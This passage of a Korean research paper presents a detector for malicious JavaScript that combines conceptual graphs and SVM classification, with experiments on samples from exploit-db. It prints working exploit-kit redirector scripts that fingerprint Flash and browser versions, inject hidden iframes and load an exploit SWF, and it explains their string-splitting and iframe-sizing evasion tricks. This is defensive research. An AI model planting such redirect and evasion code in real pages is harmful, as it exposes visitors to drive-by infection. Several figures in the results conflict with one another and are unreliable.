
하지만 대부분의 패턴들은 선형 분리 보다 비선형 분리 형태로 나타난다. 여기서 비선형 분리 형태는 Optimal Hyperplane을 기준으로 정확히 분류가 되지 않고 소량의 데이터들이 다른 클래스 내에 위치하는 것을 말한다. 하지만 본 논문에서는 비선형 분리 형태는 배제하고 진행한다.

SVM 분류 알고리즘은 기존 많은 연구에서 높은 분류 결과를 보이며, 주로 패턴 인식 분야에서 많이 사용되었다. 특히 문서 분류 분야에 성공적으로 적용되어 왔다. SVM 분류 알고리즘은 일반화 오류를 줄여주고, 우수한 성능을 보이기 때문에 많은 연구에서 사용되고 있다. 따라서 본 연구에서도 SVM 분류 알고리즘을 통하여 악성코드 탐지를 시행한다.

Ⅲ. 개념 그래프와 SVM을 이용한 악성 스크립트 분석

본 장에서는 악성 스크립트 분석을 위한 전체 구조를 설명하고 악성 스크립트 코드의 개념 그래프 표현 방법과 악성 스크립트 코드 패턴 정의 및 SVM을 이용한 패턴 학습을 설명한다.

정상 스크립트 코드와 악성 스크립트를 코드를 수집한 후 개념 그래프를 이용하여 소스 코드 취약점을 공격하려는 공격 코드의 개념적인 분석을 통해 개념 그래프를 생성한다. 악성 스크립트 코드를 수집 한 후, 정적 분석을 통하여 코드의 토큰화를 수행한다. 토큰화된 코드의 개념과 관계를 개념 그래프를 사용하여 생성할 수 있다. 생성된 개념 그래프는 CGIF를 통해 미리 정해진 패턴으로 변환됩니다. 악성 스크립트를 통해서 변환된 CGIF 중 악성 행위를 위한 CGIF 코드의 빈도수를 검사하여 악성 패턴을 만든 후 악성 패턴 데이터베이스에 저장이 된다. 저장된 악성 패턴은 정상 스크립트에서 변환된 CGIF와의 매칭, 그리고 악성 스크립트에서 변환된 CGIF와의 매칭을 통하여 SVM 학습 데이트를 형성하고 SVM 학습에 사용된다. 분류대상이 되는 스크립트 코드 CGIF 생성 후 악성 패턴과의 매칭을 통하여 SVM 분류를 위한 테스트 데이터 셋을 형성한 후 최종적으로 SVM 분류에 사용되어 악성 스크립트를 탐지한다. [그림 3-1]은 앞서 설명한 악성코드를 검출하기 위한 프로세스의 전체 분석 구조를 보여준다.



[그림 3-1] 악성 스크립트 분석 구조

A. 악성 스크립트 코드 개념 그래프 표현

본 절에서는 악성 스크립트 중 악성 행위를 위하여 제작된 자바 스크립트를 바탕으로 개념 그래프 표현을 위한 개념과 관계 정의 및 악성 행위를 정의하고 이를 개념 그래프로 표현하는 방법에 대하여 설명한다.

1. 자바 스크립트 코드의 개념과 관계 정의

악성코드 제작자들은 자바 스크립트를 이용하여 악성코드를 제작 및 유포하고 있으며, 또한, 대다수의 웹 서비스들은 자바 스크립트를 사용하고 있어 매년 자바 스크립트를 이용한 악성 코드가 증가하고 있다. 이에 따라 본 논문은 악성 스크립트 중 자바 스크립트를 이용하여 제작된 악성 스크립트를 대상으로 하여 분석 과 SVM을 이용한 학습 및 탐지를 한다.

[그림 3-2]는 자바 스크립트로 제작된 악성 스크립트 코드이다. 이 코드는 사용자로 하여금 또 다른 악성 웹 페이지로의 접속을 유도하고, 플래시 플레이어의 취약점을 이용한 악성코드(real.swf)를 다운로드하여 실행하도록 만드는 악성 스크립트이다.


```
<script src='pcc.js'></script>
<scriptlanguage='javascript'>
var kxwm=navigator.userAgent.toLowerCase();
var kxmm=deconcept["SWFOb"+"jec"+"tU"+"til"]["getPlay"+"erVer"+"sion"]();
function gaobumingbai1(){
document.write("<iframe src=\"f1.html\" width=\"31\" height=\"1\"></iframe>");}
function gaobumingbai2(){
    var take = "<script type=\"text"/javascript\">window.onerror=function(){return true;};<\/script>\r\n"+
    "<object width=\"550\" height=\"400\">\r\n"+
    "<param name=\"movie\"value=\"done.swf\">\r\n"+
    "<embed src=\"real.swf\" width=\"550\" height=\"400\">\r\n"+
    "<\/embed>\r\n"+ "<\/object>";
    document.body.innerHTML="xxxx"+take; }
if((kxmm.major==10)&&(kxmm.minor==3)&&((kxwm.indexOf('msie 8.0')>0)||(kxwm.indexOf('msie')==-1)))
{
    gaobumingbai1();
    }else if((kxmm.major<=10)&&((kxwm.indexOf('msie 6.0')>0)||
            (kxwm.indexOf('msie 7.0')>0)||(kxwm.indexOf('msie')==-1)))
        { document.write("<body onload=gaobumingbai2();></body>"); }
```

[그림 3-2] 악성 자바 스크립트

자바 스크립트의 소스코드에서 행위는 특정 메서드와 특정 시퀀스를 통하여 이루어져 있다. [그림 3-2]에서 악성 행위를 위한 자바 스크립트 코드 navigator.userAgent.toLowerCase()는 브라우저에서 사용하는 user Agent의 정보를

얻는 함수이다. 이를 통하여 사용자가 사용하는 웹 브라우저의 버전 정보를 취득하여 취약점을 알아낸 후 document.write()의 iframe 메소드를 이용하여 해당 취약점 관련된 웹에 접속한다. 또한, Deconcept[SWFObjectiutilgetplayerVersion]();는 플래쉬 플레이어의 버전을 얻어 그 취약점을 이용하기 위한 코드이며, embed 태그의 메소드를 이용하여 'real.swf(플래시 플레이어의 취약점 관련 악성코드를 실행한다. 악성행위를 수행한다. 그림 4에서는 함수의 문자열을 분할하여 작성되어 있는데 이것은 악성 스크립트가 보안제품의 탐지를 우회하기 위하여 사용하는 "문자열 split 방법"이다. document.write() 함수는 iframe 코드 삽입을 통해 "f1.html"라는 취약점을 이용한 악성 웹 페이지에 연결시키려하고 있으며, 최근에는 document.write() 함수 대신 document.writeln()의 사용이 증가하고 있다. 또한, 해당 웹 페이지의 접속이 실제 사용자가 알아차릴 수 없도록 height의 값을 0 또는 1 등의 아주 작은 값으로 설정해놓아 노출되지 않도록 하였다. 최근에는 0 또는 1의 값이 아닌 100 이하의 가변적인 사이즈를 이용하여 악성코드의 탐지를 우회하려 하고 있다.

이러한 악성 스크립트코드를 분석하기 위해서 악성 자바 스크립트의 개념 그래프 표현을 위해서는 자바 스크립트 소스 코드의 개념과 관계의 정의 과정이 필요하다. 소스 코드의 개념은 [그림 3-3]과 같이 프로그래밍 언어에서 사용되는 구성요소들을 사용하여 계층적 분류로 구성하였다. 각 계층을 이루고 있는 구성 요소를 소스코드의 개념으로 정의한다.



[그림 3-3] 프로그래밍 언어 구성 요소의 계층 구조

위에서 분류된 계층 구조를 기반으로 <표 3-1>과 같이 개념을 정의하였다. 또한, 소스 코드 내 개념 간의 관계를 정의하면 다음 <표 3-2>와 같은 관계를 정의할 수 있다. 예를 들면, 문법적 개념인 'Procedure'는 {Condition, Argument} 관계

와 관련되어 있음을 나타내고 있다.

[표 3-1] 소스 코드의 개념 정의

개념		설명
Procedure		문제를 해결하기 위하여 수행되는 일련의 작업 순서 및 과정
Statement	Conditional	주어진 조건에 따라 서로 다른 방향으로 프로그램의 실행을 제어할 수 있도록 사용되는 문장
	Loop	주어진 일련의 명령어들을 반복해서 실행할 수 있도록 하는 프로그램의 문장
	Error	어떠한 연산이 수행되어야 한다고 예상된 방법으로 동작하지 않고 다른 방법으로 동작하는 것
Operator	Comparison	입력으로 전달된 두 개의 자료에 대한 크기를 비교하는 작업
	Logical	논리 연산자들을 논리 변수에 적용하여 참 또는 거짓이라는 결과를 생성하는 연산
	Arithmetic	실수 또는 정수 등과 같은 수치 데이터에 대한 사칙 연산
	Concatenation	두 문자열을 결합하여 하나로 만드는 연산
Function		명확한 서비스를 수행하도록 지명된 하나의 프로시저
Assign		프로그램에서 기억 장소에 값을 할당하는 문장
Procedure-Call		프로시저 호출
Object		클래스의 인스턴스(Instance)
Method		클래스에 정의된 함수
Properties		특정 Object가 지니고 있는 속성 또는 성질
Arguments		함수를 호출할 때 함수의 작업을 위하여 함수에 전달되는 정보
String		하나의 자료를 구성하기 위하여 일련의 문자들의 집합으로 구성된 정보
Variable		프로그램에서 하나의 값을 저장할 수 있는 기억 장소의 이름

[표 3-2] 소스 코드의 관계 정의

관계	정의	관계 조건	
		상위개념	하위 개념
Condition	분기 구문을 위한 조건	Conditional, Loop	Statements, Operator, Assign, Procedure (-Call), String, Variable
Contains	다른 개념을 포함하는 개념	*	*
Comment	주석	*	String
Return	반환값을 반환해주는 개념	Function, Method	Function, String, Variable
(* : 모든 개념과 관계 조건을 포함하는 개념들의 집합)			

2. 개념 그래프 표현과 악성 패턴 정의

자바 스크립트 코드 내에서 악성행위를 하는 코드는 앞서 정의된 개념과 관계에 따라 표시된다. 자바 스크립트 코드에서 악성 행위를 위한 코드는 다음과 같다.

- *iframe code(width,height value (0 or 1)*
- *document.writeln or document.write*
- *eval(jsString)*
- ……
- *navigator.userAgent.toLowerCase()*

이러한 특정 악성 행위를 수행하거나 보안제품을 위해하기 위한 공격방식들을 분석하기 위해 악성코드에 대한 개념과 관계를 생성하여 이를 개념 그래프로 표현한 후 시스템 적용에 필요한 정규 형식으로 변환한다.

[표 3-3] 악성 자바 스크립트 샘플


악성코드 샘플 1	<script type="text/javascript" src="swfobject.js"></script>
	<script type="text/javascript">
	var version=deconcept.SWFObjectUtil.getPlayerVersion();
	if(version['major']==10 || version['major']==9){
	if(version['rev']==22){
	document['write']('<iframe width=0 height=0 src=fleska.php></iframe>');
	}else if(version['rev']==12){
	document['write']('<iframe width=0 height=0 src=fleska.php></iframe>');
	}else if(version['rev']==159){
	document['write']('<iframe width=0 height=0 src=fleska.php></iframe>');
	}else if(version['rev']==151){
	document['write']('<iframe width=0 height=0 src=fleska.php></iframe>');
	}else if(version['rev']==124){
	document['write']('<iframe width=0 height=0 src=fleska.php></iframe>');
	}else if(version['rev']==115){
	document['write']('<iframe width=0 height=0 src=fleska.php></iframe>');
	}else }
	</script>

악성코드 샘플 2	<Script type="text/JavaScript">
	Var nbVer=dconcept.SWFObjectUtil["getPlay"+"erVersion"]();
	If(nbVer['ma'+'j'+'o'+'r']==10){
	If(nbVer['rev']==22){
	Document.write("<ireame src=gg.html width=468 height=60 frameborder=0
	scrolling=no></iframe>");
	}else if(nbVer['rev']==32){
	Document.write("<iframe src=mm.html width=30 height=30 frameborder=0></iframe>");
	}else if(nbVer['rev]==45){
	Document.write("<iframe src=mm.html width=30 height=30 frameborder=0></iframe>"); }
	}</script>

[표 3-3]은 악성코드 샘플의 예이며, Internet Explorer 또는 Adobe Flash Player의 취약점을 기반으로 백신 및 네트워크 장치에서 악성 스크립트 탐지의 우회를 위한 다양한 부분으로 구성되어 있다. 이 샘플 코드를 참조하여 악성코드의 일반적인 패턴을 개념 그래프로 변환해야한다. [그림 3-4]는 [표 3-4]를 사용하여 개념 그래프로 변환한 것이다.

[표 3-4] 악성 자바 스크립트 토큰화

Statements	Method Arguments
var version, deconcept.SWFObjectUtil.getPlayerVersion, if, version, major, ==10, ==9, rev,== 22, ==12, ==159, ==151, ==124, ==115,	documentwrite, iframe, width, =0, height, =0, src, fleska.php, /iframe,
Var nbVer, dconcept.SWFObjectUtil.getPlayerVersion, if, nbVer, major, ==10, rev, ==32, ==45,	Document.write, iframe, src, gg.html, width, =468, height, =60, frameborder=0 scrolling=no, /iframe, mm.html, =30, =30, mm.html



[그림 3-4] 'JS/Redirect' 악성코드 개념그래프

[그림 3-4]는 "다운로드 유도(JS/Redirect)"를 사용하는 악성코드의 개념 그래프

이다. 플래시 플레이어의 취약점을 확인하는 코드 부분과 악성 스크립트의 다운로드 및 또 다른 악성 스크립트의 실행을 위한 코드의 개념 그래프 표현이다. JS/Redirect는 자바 스크립트의 전형적인 악성코드이다. JS/Redirect의 기능은 브라우저에서 사용자의 정보를 얻기 위한 함수를 통해 각 버전의 취약점을 이용하여 악의적인 스크립트를 유도한다. 또한, 그것은 악의적인 웹 사이트에 액세스 하도록 유도한다. 이 특정 악성행위 과정에 대하여 소스 코드의 분석을 위해 개념과 관계를 이용하여 정의한다. 마지막으로, 개념과 관계는 개념 그래프로 변환한다.

[그림 3-4]는 개념 그래프로 표현한 것으로 악성 행위를 수행하기 위해 개념인 'Statements'(A 영역)와 이를 이용하여 악성스크립트의 다운 및 실행을 하는 개념인 'Method'(B 영역)을 포함하고 있음을 알 수 있다. 'Statements'을 통하여 악성행위에 사용할 취약점을 검사하고, 이를 'Method : iframe' 개념을 이용하여 악성코드의 다운로드 및 실행을 유도한다. 위와 같은 방법을 이용하여 다양한 형태로 존재하는 악성코드를 개념 그래프로 표현하면 소스가 변형된 악성코드나 새로운 악성 코드가 발생하더라도 개념적인 악성 행위의 인식이 가능하다.

B. SVM을 이용한 악성 스크립트 코드 패턴 학습

본 절에서는 악성 스크립트 코드의 특징을 추출하여 악성 스크립트 코드 패턴을 생성하여 SVM을 학습을 위한 데이터 셋을 만들기 위한 과정을 설명한다. 악성 패턴은 악성행위를 위한 스크립트 코드를 분석하여 개념 그래프로 변환과 CGIF변환을 거친 후 CGIF 코드의 빈도수를 검사하여 최종적으로 악성 패턴을 생성한다. 악성 패턴은 CGIF 코드로 이루어져 있으며, 정상 스크립트에서 변환된 CGIF와의 매칭을 수행한 후 SVM학습을 위한 학습 데이터를 생성한다. 분류를 위한 스크립트 역시 같은 방법으로 테스트 데이터 셋을 생성하여 SVM분류에 사용된다.

1. 개념 그래프의 CGIF 변환

악성 스크립트 코드 패턴을 생성하기 전 악성 행위에 관련된 코드를 개념 그래프화해야 한다. 그리고 개념 그래프화 된 악성 행위를 위한 스크립트 코드는 CGIF로 변환한다. CGIF 정형화된 코드로서 효율적으로 SVM에 의한 악성코드 탐지를

가능하게 한다. 표 6은 CGIF의 예를 보여준다. '[ ]'는 개념을 의미하고 '*'의 표현은 개념형(Concept Type)을 뜻한다. ':'은 개념과 관계의 구분을 위한 기호로 사용하고, '( )'기호는 관계를 의미하며, '?' 기호는 관련된 개념 사이의 관계를 표현한다.

[표 3-5] 개념 그래프를 CGIF로 변환한 예

01:	[Else_if: *x1]	12:	[argument: Width=468]
02:	[Variable: Var_name[major]]	13:	[argument: height=60]
03:	[String: 10]	14:	[argument: height=60]
04:	[argument: frameborder=0]	15:	[Procedure: Script Download]
05:	[Compare_OP: ==]	16:	[Statement: JavaScript]
06:	[Assign: *x2]	17:	[Statement: *x4]
07:	[___: *x3]	18:	… …
08:	[Variable: Var_name[rev]]	19:	… …
09:	[String: 22]	20:	(contain ?x4 Var_name)
10:	[Method: document.write]	21:	(contain ?x2 document.write)
11	[argument: iframe src=gg.html]	22:	(contain ?x6 ?x2)

2. 악성 행위 패턴 추출

악성 스크립트를 대상으로 분석하여 변환된 CGIF 코드들을 대상으로 하여 악성 행위와 관련된 코드들을 추출한다. 추출된 CGIF코드들은 악성 코드 패턴으로 정의되며, 악성 패턴 데이터 베이스에 저장된다. 그리고 정상 스크립트 코드의 CGIF, 분류대상 코드의 CGIF와의 매칭을 통하여 SVM 학습 데이터 셋과 테스트 데이트 셋을 형성한다.

악성 행위 패턴은 최근까지 알려진 악성 코드 공격 기법과 악성 행위를 하려는 코드들을 기준으로 하며, 악성 패턴을 정한다. 각 악성 패턴이 정상 스크립트와 악성 스크립트에서 얼마나 나타났는지에 대한 빈도수를 기록한다. 각 악성 코드 패턴들은 악성 스크립트에 출현빈도가 높고 정상 스크립트에 출현빈도가 적을수록 상위 인덱스에 기록된다. 최종적으로 순위화 된 각 악성 패턴의 리스트를 이용해서 자주 나타나지 않는 패턴(하위 순위), 즉, 출현빈도수가 적은 값을 가지는 악성 패턴과 정상 패턴들을 제외한 후 악성 패턴을 생성하게 된다.

정상 패턴 및 악성 패턴의 출현빈도를 바탕으로 생성된 악성 CGIF 패턴은 다음 [표 3-6]와 같다. 악성 패턴은 일반적인 악성 코드 패턴과 다르게 악성행위를 위한 코드의 개념과 관계로 이루어져 있다. [표 3-6]는 정의된 악성코드 패턴(60개)을 보


여준다.

[표 3-6] 악성 코드 패턴

Pattern Index	Malicious Pattern
1	[String: '1']
2	[Variable: 'Var_name[major]']
3	[String: '10']
…	…
60	contain ?x2 'gaobumingbai()')

3. 코드 패턴 SVM 학습

SVM 분류 알고리즘은 기존 많은 연구에서 높은 분류 결과를 보이며, 주로 패턴 인식 분야에서 많이 사용되었다. 특히 문서 분류 분야에 성공적으로 적용되어 왔다. 우리는 소스 코드의 개념과 관계를 사용하여 개념 그래프를 생성 한 후 악성 코드 SVM 학습 결과를 사용하는 방법을 제안한다. [그림 3-5]는 CGIF로 되어있는 악성 코드 패턴과 정상 스크립트 코드 또는 분류대상 스크립트 코드와의 매칭을 통한 SVM 데이터 셋의 생성과정을 보여 준다.



[그림 3-5] SVM 데이터 셋 형성

선정된 60개의 악성 패턴을 기준으로 매칭결과를 이용하여 학습 및 테스트 데이터를 생성한다. 정상 스크립트 코드의 CGIF와 매칭시켜 그 결과 값을 SVM 학습 데이터 및 테스트 데이터의 인덱스 값으로 가진다. 정상 스크립트 코드나 탐지하려는 스크립트 코드의 CGIF패턴과 악성 코드의 CGIF패턴이 일치하는 경우는 '1', 일치하지 않을 경우는 '0'의 값을 가진다. [표 3-7]은 [그림 3-5]의 패턴매칭 과정에서 출력되는 값을 사용하여 만든 데이터 셋들의 예를 보여준다. 일치하는 True값 1, 일치하지 않으면 False값 '0'을 가지게 되는데 코드 셋의 길이는 1부터 60까지, 총 60의 인덱스를 가진다. 이것은 패턴의 개수와 동일하다. [표 3-7]과 같은 데이터 셋을 이용하여 SVM 학습과 테스트를 수행한다.

[표 3-7] 데이터 셋 생성

Code Pattern	1	2	3	4	…	60
Code Set(1)	1	0	1	1	…	0
Code Set(2)	1	0	0	0	…	1

C. 악성 패턴의 가중치 측정 방법

패턴 학습 후 새로운 스크립트 코드(테스트 스크립트)에 대한 악성코드 분류가 요구된다. 따라서 본 연구에서는 악성패턴의 가중치 측정을 통한 데이터 셋을 바탕으로 악성코드 탐지를 시도한다.

본 논문에서 악성코드 패턴 정의 시 각 악성 스크립트에 대한 악성 패턴을 각각 최상위 5개씩 선정한다. 그리고 악성 패턴을 기반으로 한 악성코드 탐지 학습이 끝나면, 각 악성 스크립트에서 추출하였던 악성 패턴을 통합한다. 이때 중복 패턴은 제거하고, 해당 패턴의 발생 횟수만 합산하여 저장하는데, 이 데이터에 Keyword 가중치 측정 알고리즘을 인용하여, 악성 패턴 가중치를 측정함으로써 단지 발생 횟수만으로 선정됐던 악성 패턴을 가중치를 기반으로 재배치하여 테스트 스크립트 탐지에 활용한다[23]. 악성패턴 가중치 측정은 다음과 같다.

$$iPF(t) = \log\left(\frac{|W|}{fr_w(t)}\right) \qquad \text{(수식 9)}$$

W : 전체 스크립트(테스트 스크립트)의 수

fr_w : 학습 스크립트(테스트 스크립트)에 출현하는 악성패턴 t의 빈도

iPF는 각 테스트 스크립트가 포함하는 노이즈 판별 및 개념과 관계가 적은 패턴을 구별해 줄 수 있다. 이에 앞에서 PF를 기반으로 추출하였던 악성패턴의 값을 서로 곱하여 (식 10)와 같은 악성패턴 가중치를 측정한다.

$$KW = TF(t) \times iTF(t) \qquad \text{(수식 10)}$$

Ⅳ. 실험 및 평가

실험에서 우리는 SVM을 기반으로 하는 스크립트 코드의 악성 행위 탐지에 대하여 테스트한다. 제안된 방법은 개념과 의미관계를 통하여 생성된 코드 패턴들을 사용하여 악성 코드 탐지한다.

실험을 위해 악성 자바 스크립트를 http://www.exploit-db.com/에서 수집하여 실험에 사용하였으며, 실험 데이터는 210개의 코드(105개의 학습 데이터와 105개의 테스트 데이터)로 수행한다. 각 데이터는 총 세 그룹으로 이루어져있다. 첫번째 그룹은 25개의 악성 자바 스크립트이다. 두 번째 그룹은 악성 코드는 아니지만 악성코드와 유사한 악성행위가 포함 그룹, 마지막 그룹은 정상 자바스크립트 35개로 이루어져있다.

[표 4-1] SVM 분류 실험을 위한 데이터 셋

	Training Data Set(105개)	Test Date Set(105개)	Total(210개)
A 그룹	35	35	70
B 그룹	35	35	70
C 그룹	35	35	70

분류를 위해 WEKA 3.7이라는 프로그램을 활용하였다. 이는 University of Waikato에서 개발된 Java 기반의 기계학습 도구이다. WEKA를 사용하기 위해 ARFF(Attribute relation file format)라는 독립된 포맷의 파일을 사용한다. 이 파일 내에는 현재 파일을 설명하기 위한 주석을 넣을 수 있으며, 데이터의 집합을 나타내는 Relation이라는 데이터 집합 설명이 들어간다. 악성패턴의 가중치 정보를 숫자 형태로 정의한다. 그 후 attribute 정의 순서대로 각각의 값을 수치로 변환하여, 순서대로 저장한다. 이를 WEKA 툴을 사용하여 데이터를 학습시키고 분류하였다.

[표 4-2]는 [표 4-1]를 사용하여 SVM을 이용한 실험의 결과이다. A 그룹 악성코드 탐지 결과의 경우는 약 94%로 높은 탐지율을 나타냈다. 그룹 B의 결과는 약 83%이며, 정상 그룹 C는 15%의 탐지율을 나타냈다. 결과적으로, 그룹 A와 B는 높은 탐지율을 나타내었고, 좋은 결과이다. 그룹 C의 결과는 긍정오류가 15%로 나타

났고 오탐율이 낮다고 볼 수 있다. 또한, B 그룹은 높은 수준의 탐지를 보여주는데 B그룹은 변종 악성코드 탐지를 위한 그룹이었기 때문에 결과적으로, 제안된 방법은 악성 행위가 비슷한 새롭거나 변종 악성코드에 높은 탐지율을 보인다는 것을 의미한다.

[표 4-2] 악성 스크립트 코드의 오/탐지율

비교 그룹	탐지개수	탐지율	오탐지율
A 그룹	33개	94%	6%
B 그룹	29개	83%	17%
C 그룹	5개	85%	15%

A 그룹에 해당되는 악성 코드에 대해 세 방법 모두 비슷한 결과가 도출되었지만, B 그룹의 비교 대상 악성 코드와 유사한 형태인 경우, 본 논문에서 제안된 개념 그래프를 이용한 악성코드 분석 방법을 이용한 검색 결과가 다른 방법에 비해 높은 탐지율을 보였다. 이는 개념 그래프를 도입한 개념기반 유사도 측정 방법이 악성 행위에 대한 유사 코드를 검출하는데 있어서 기존 패턴 매칭 기법보다 적합함을 보여주고 있다. 또한, C 그룹에 대한 검색 결과를 보았을 때 가장 낮은 긍정 오류를 범함으로써 악성코드 탐지의 적합성을 보여주고 있다.

[표 4-3] 제안된 기법의 비교 결과

구분	제안된 측정방법		‘A’사 백신		’B’사 웹 브라우저	
	탐지	미탐지	탐지	미탐지	탐지	미탐지
A 그룹	33	2	34	1	31	4
B 그룹	29	6	28	7	20	15
C 그룹	5	30	8	27	12	23

기존 ‘A’사와 ‘B’사의 악성코드 탐지 방법은 시그니처를 이용한 악성코드의 스트링을 이용한 시그니처 기반 방식을 사용한다. 하지만 본 논문의 개념 그래프를 이용한 악성 스크립트의 분석 방법은 악성행위를 이용한 악성 패턴의 정의로써, 시그니처 기반의 탐지 방법과 행위기반 탐지 방법을 융합한 방법이라고 할 수 있다. 실

험 결과에서도 보듯이 시그니처 방법만을 이용한 악성코드 탐지보다 좋은 탐지율을 보이는 것을 알 수 있다. 이것은 본 논문이 제시하는 방법이 악성코드의 탐지율에 적합함을 보여줌은 물론이며, 한 가지 탐지 방법만을 통한 악성코드 탐지보다 둘이상의 탐지 방법들의 장점을 융합한 방법이 악성코드 탐지에 효율적임을 보여준다고 이야기 할 수 있다.

또한, 제안된 방법의 성능 향상을 위해서는 지금 보다 더욱 많은 악성코드를 수집하고 분석하여 패턴을 생성해야 한다. 악성패턴의 증가를 통해 악성코드 탐지의 정확성을 높일 수 있다.또한, 개념 그래프를 이용한 더욱 세세한 개념과 관계에 대한 정의가 필요하다.

Ⅴ. 결론

본 논문은 개념 그래프와 SVM을 사용하여 알려지지 않았거나 변종의 유사한 악성코드를 탐지하기위한 연구이다. 일반적으로 악성코드 탐지 방법은 악성코드의 코드 분석만을 통해 패턴을 생성하고 이를 비교하는 방법을 사용하고 있다. 제안된 방법은 악성코드의 코드 분석뿐만 아니라 악성 행위에 대하여 코드 의미에 따른 개념과 코드들 사이의 관계를 사용하여 악성 패턴을 생성하였다. 또한, 이를 바탕으로 기계학습언어에서 뛰어난 성능 보이는 SVM을 이용한 악성코드 탐지를 하였다. 이는 시그니처 기반 탐지기법의 장점과 행위기반 탐지기법의 장점을 접목하였다고 할 수 있다. 개념 그래프는 개념과 관계를 정의하여 코드의 흐름을 정의하고 분석할 수 있도록 하는 장점을 가진다. 이러한 장점을 이용하여 악성 스크립트의 분석과 탐지에 이용하였고, 패턴의 분류를 기계학습 알고리즘인 SVM과 접목시켜 악성코드 탐지를 제안하였다.

실험에서 우리는 SVM 학습을 기반으로 악의적인 행동의 비교를 테스트하였다. 실험결과에서 제안된 악성 스크립트 코드의 분석 및 탐지 방법이 악성 스크립트 탐지에 적합함을 보여주었으며, 또한 알려지지 않은 새로운 악성코드나 변종의 악성코드의 탐지에도 좋은 성능을 휘하였음을 알 수 있었다. 제안된 방법의 악성코드 탐지율을 높이기 위해서는 더욱 다양하고 많은 패턴을 수집해야 한다. 하지만, 패턴이 증가할수록 정상코드를 악성코드로 탐지해내는 긍정오류가 발생할 수 있다. 이 단점을 해결하기위해서는 각 코드 간의 관계와 개념의 대한 더욱 뚜렷하고 자세한 정의 방법이 필요하다.

